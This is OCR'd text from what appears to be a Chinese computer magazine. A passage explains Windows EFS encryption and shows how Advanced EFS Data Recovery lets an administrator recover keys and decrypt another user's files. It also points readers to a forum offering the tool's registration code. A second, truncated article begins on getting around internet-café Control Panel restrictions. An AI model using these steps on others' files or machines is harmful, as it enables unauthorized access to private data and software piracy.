身份，并且具有唯一性，理论上讲没有SID号相同的用户，由于密钥是操作系统在第一次加密数据时根据SID号生成的，所以保证了EFS加密的安全性和可靠性，所以从理论上讲EFS加密是无人能破解的。

二、EFS加密和解密步骤

在需加密的文件或文件夹上，点右键选“属性”，在常规选项卡上点“高级”，在弹出的窗口中选中“加密内容以便保护数据”，点确定即可。解密时取消“加密内容以便保护数据”选项前的钩即可。另外，也可在命令提示符下用“cipher”命令对文件或文件夹加密，如加密“c:\My Documents”进行加密，可输入以下命令“cipher /e c:\My Documerts”。至于其它的用法可用“cipher /？”进行查询。

三、EFS加密的破解

EFS加密真的象微软说的那样无人能破解吗？世上无论什么事儿都是相对，没有绝对的。据说专门破解EFS加密的软件“Advanced EFS Data Recovery”（为方便说明以下简称AEFSDR）就可以很容易的将FES加密的文件破解。难道AEFSDR真的可以破解微软的EFS加密的文件吗？下面我们看看是如何破解的以及破解的效果如何。先说明一下，为检验AEFDR的解密效果，我是在微软最安全的操作系统Windows2003进行的实验。首先在Windows2003中建立一用户lsq，在此用户中新建一名为“myfile”的文件夹，在此文件夹中放入文本文件、rar文件、exe文件和图片文件，然后用EFS加密myfile文件夹。注销lsq用户后，用管理员帐户Administrator登录后，打开加密文件夹myfile内的文件时，所有文件都拒绝访问无法打开。

运行AEFSDR主程序，在“EFS related files”选项下点“Scan for keys”按钮出现一新窗口，如图1。在新出现的窗口中选择操




图1

作系统所在的磁盘的扫描密钥，经过几分钟的扫描很快找到了可用的密钥，如图2，图2中类型“Type”为“Private Key”的为可用的密钥。如果只想查看已加密的文件，点击“File tree”选项，就可以浏览已加密的文件了，显示为绿色的为可恢复的加密文件。如需要恢复加密的文件打开“Encrypted file”选项，点击右边的“Scan for encrypted files”按钮，打开一新窗口，在新窗口中选加密文件所在的磁盘，点击“Srart Scan”按钮开始扫描加密的文件，一会扫描完毕就可看到加密的文件，将加密的文件勾选上后，最后点击“Decrypt”按钮将加密的文件恢复到指定位置，如图3。




图2




图 3

四、需要说明的几个问题

1.用AEFSDR破解EFS加密文件的前题是磁盘中必须存在密钥，由于密钥保存在系统盘中，所以无论你加密的文件放在哪个盘中，系统盘必需存在，如果你已将系统盘格式化，无论用什么软件也无法破解EFS加密的文件。


2.如果你的Windows已经无法进入，而你又没有备份证书，此时可重装系统但必须将系统装到另一分区，一定不要覆盖原系统，然后到新系统中安装“AEFSDR”，用“AEFSDR”在原系统所在分区系统中扫描密钥后，用上面的方法进行解密即可恢复你加密的文件。另外也可将硬盘做为从盘挂到其他运行Windows的电脑中解密。

3.高版本Windows兼容低版本Windows解密。就是说用WindowsXP的EFS加密文件可在Windows2003中用AEFSDR解密，而不能在Windows2000中用AEFSDR解密。


4.用“AEFSDR”解密文件成功率几乎是100%，有时解密后的文件扩展名损坏或丢失，但文件是正常的，此时将扩展名改为原来的扩展名即可。

另外需要说明的是“AEFSDR”的最新版本是3.0，但网上的AEFSDR 3.0破解版虽然显示已注册（没注册版本无法保存解密后的文件），实际上不仅不能解密甚至连密钥也无法扫描到，因此不要使用。最后我到国外一网站上终于找到了AEFSDR 3.0的注册码。（AEFSDR 3.0及注册码请到X档案的论坛上来下载。）

“控制面板”争夺战



“控制面板”里有很多关于系统设置的程序在里面，而时常在网吧里穿梭的朋友应该比较清楚网管对“控制面板”是多么地重视，而我们要解除网吧里的一些烦人的限制很多时候也得从“控制面板”下手，如图1。


图 1

大家可以看到一些常用的系统设置程序不见了，比如我们在解除网吧限制时修改IE属性的“Internet 选项”就已经“隐身”了。

关于隐藏“控制面板”及里面的选项在此我就不再多说了。朋友的电子阅览室即将开张（说是“电子阅览室”其实不过是“挂羊头，卖狗肉”和一般的网吧没什么区别：)），说是要我去看下电子阅览室里客户机的安全性。简单看了一下系统的设置，一切都设置得比较严格甚至有些变态，不过，我问他，要是网管有时需要对客户机进行一些修改，或者下载文件，安装游戏、外挂什么的怎么办？得到的回答是把限制一步一步解除再进行下去，我说，这样不是很麻烦吗？而且你们网吧里有100来台客户机哦。朋友显然在开始并没有注意到这个问题，只是一味想着去限制客户却把自己今后对客户机的方便维护忽略了。在朋友的再三恳求下我硬着头皮试图找个即能限制用户又可以方便自己维护计算机的方法。

方法一：

当我们把限制做好后，便准备隐藏“控制面板”里的东东了。进入“控制面板”，选中里面全部的项目，单击右键，如图2。

选择“创建快捷方式（S）”紧接着弹出一个对话框，如图3。

